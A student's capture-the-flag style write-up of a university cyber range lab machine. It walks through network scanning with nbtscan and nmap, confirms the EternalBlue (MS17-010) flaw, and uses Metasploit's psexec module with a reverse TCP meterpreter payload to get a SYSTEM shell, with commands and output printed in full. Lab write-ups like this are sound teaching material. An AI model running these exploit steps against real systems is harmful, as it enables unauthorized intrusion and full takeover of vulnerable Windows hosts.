Cyber Range - Aldruhn

Atharva Velani 20411611


Aldruhn is one of the first Cyber Range VM's I completed and has the most amount of open ports that one can exploit. The easiest and perhaps the quickest way of doing so is with smb port 445 Eternal Blue exploit. This can be done through Metasploit which is how I will be showing you to do today.

Table of Contents:

Step 1: Scanning the network:

Simple nbtscan (when services aren't pinging) this is a quick way to find without nmap. We can use nmap afterwards for a more detailed report.

Nbtscan 192.168.2.0/24




(Figure 1: nbtscan)

The ip for our target machine is 192.168.2.12.

Lets perform a detailed scan of the machine

Nmap -sV -A 192.168.2.12

The '-A' gives us more vital information that we can use to extract. Ive posted a screenshot without the '-A' to keep the image more concise. I also didn't add the '-Pn' as we know we can scan this server without it, and in doing so it will speed down our scan time.



(Figure 2: nmap scan)

Step 2: Potential vulnerabilities

Following the "ptd walkthrough" and experience with previous machines I decided to go straight for the smb port and found that it was vulnerable to the ms-17-010 (Eternal Blue) exploit. The "guide" used is: https://docs.google.com/document/d/1bHL108TZHqq5tb0bbZJRWyuWElW4LcS11zXPkILFo-E/edit

To confirm that it is exploitable with Eternal Blue we use the following command:

Nmap -p445 --script vuln 192.168.2.20

```
┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/aldruhn]
└─# nmap -p445 --script vuln 192.168.2.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 14:56 EDT
Nmap scan report for Morrowind-West.province.com (192.168.2.12)
Host is up (0.0089s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacryp
t-attacks/

Nmap done: 1 IP address (1 host up) scanned in 15.82 seconds

┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/aldruhn]
└─#
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 3: detailed nmap vuln script scan)

With the following information we can use Metasploit to crack this machine.

Step 3: Using Metasploit

Lets search for the exploit to use:

```
msf6 > search eternal blue

Matching Modules
================

   #  Name                                          Disclosure Date  Rank     Check  Descriptio
n
   -  ----                                          ---------------  ----     -----  ----------
-
   0  exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010 E
ternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 E
ternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 E
ternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                             normal   No     MS17-010 S
MB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Yes    SMB DOUBLE
PULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/s
mb/smb_doublepulsar_rce

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >

┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 4: eternal blue search msfconsole)

Using ***ifconfig*** on a separate terminal we know what to set the lhost value to:

```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/aldruhn]
└─# ifconfig
cscotun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1300
        inet 134.7.196.180  netmask 255.255.254.0  destination 134.7.196.180
        inet6 fe80::eeab:674a:106e:d9d0  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 38504  bytes 22888996 (21.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39969  bytes 6536397 (6.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::a00:27ff:fead:a8d3  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ad:a8:d3  txqueuelen 1000  (Ethernet)
        RX packets 49424  bytes 34200599 (32.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 50039  bytes 12881216 (12.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 16  base 0xd240

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe77:8fbb  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:77:8f:bb  txqueuelen 1000  (Ethernet)
        RX packets 85  bytes 20861 (20.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 67  bytes 11386 (11.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12952  bytes 6889135 (6.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12952  bytes 6889135 (6.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.0.115  netmask 255.255.255.0  destination 10.8.0.115
        inet6 fe80::55b6:9291:286d:7d38  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 37703  bytes 20964989 (19.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39158  bytes 4439818 (4.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 5: our current ip)

The only two options necessary to change are the LHOSTS & RHOSTS

set LHOST 10.8.0.115

set RHOSTS 192.168.2.12

Please note the LHOST must be your personal IP address.

```
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting       Required  Description
   ----                  ---------------       --------  -----------
   DBGTRACE              false                 yes       Show extra debug trace info
   LEAKATTEMPTS          99                    yes       How many times to try to leak tr
                                                         ansaction
   NAMEDPIPE                                   no        A named pipe that can be connect
                                                         ed to (leave blank for auto)
   NAMED_PIPES           /opt/metasploit-fram  yes       List of named pipes to check
                         ework/embedded/frame
                         work/data/wordlists/
                         named_pipes.txt
   RHOSTS                192.168.2.12          yes       The target host(s), see https://
                                                         github.com/rapid7/metasploit-fra
                                                         mework/wiki/Using-Metasploit
   RPORT                 445                   yes       The Target port (TCP)
   SERVICE_DESCRIPTION                         no        Service description to to be use
                                                         d on target for pretty listing
   SERVICE_DISPLAY_NAME                        no        The service display name
   SERVICE_NAME                                no        The service name
   SHARE                 ADMIN$                yes       The share to connect to, can be
                                                         an admin share (ADMIN$,C$, ... ) o
                                                         r a normal read/write folder sha
                                                         re
   SMBDomain             .                     no        The Windows domain to use for au
                                                         thentication
   SMBPass                                     no        The password for the specified u
                                                         sername
   SMBUser                                     no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proces
                                        s, none)
   LHOST     10.8.0.115       yes       The listen address (an interface may be specified
                                        )
   LPORT     4444             yes       The listen port
```

```
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 6: Metasploit options screen)

Simply enter the following commands in order and let Metasploit run its magic:

Exploit

shell

```
msf6 exploit(windows/smb/ms17_010_psexec) >
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.8.0.115:4444
[*] 192.168.2.12:445 - Target OS: Windows Server 2012 R2 Standard 9600
[*] 192.168.2.12:445 - Built a write-what-where primitive ...
[+] 192.168.2.12:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.2.12:445 - Selecting PowerShell target
[*] 192.168.2.12:445 - Executing the payload ...
[+] 192.168.2.12:445 - Service start timed out, OK if running a command or non-service exec
utable ...
[*] Sending stage (175686 bytes) to 192.168.2.12
[*] Meterpreter session 2 opened (10.8.0.115:4444 → 192.168.2.12:62379) at 2022-10-20 15:0
5:58 -0400

meterpreter > shell
Process 4196 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 7: root access)

We have full access to this system with the '***whoami'*** command.

In windows '***nt authority\system'*** means root access.

Conclusion

This machine has many open ports and potential vulnerabilities that can be exploited, however, I got lucky with my smb guess and looking at the guides it seemed as if many others had taken this path. I attempted to try and exploit it another way. After getting access to the mysql files and changing the root password, the best I could do was find the file from the XAMPP server which allowed users to edit the security. In all honesty I didn't try to spend more than 30 minutes after the Metasploit worked so well, perhaps I can revisit it later.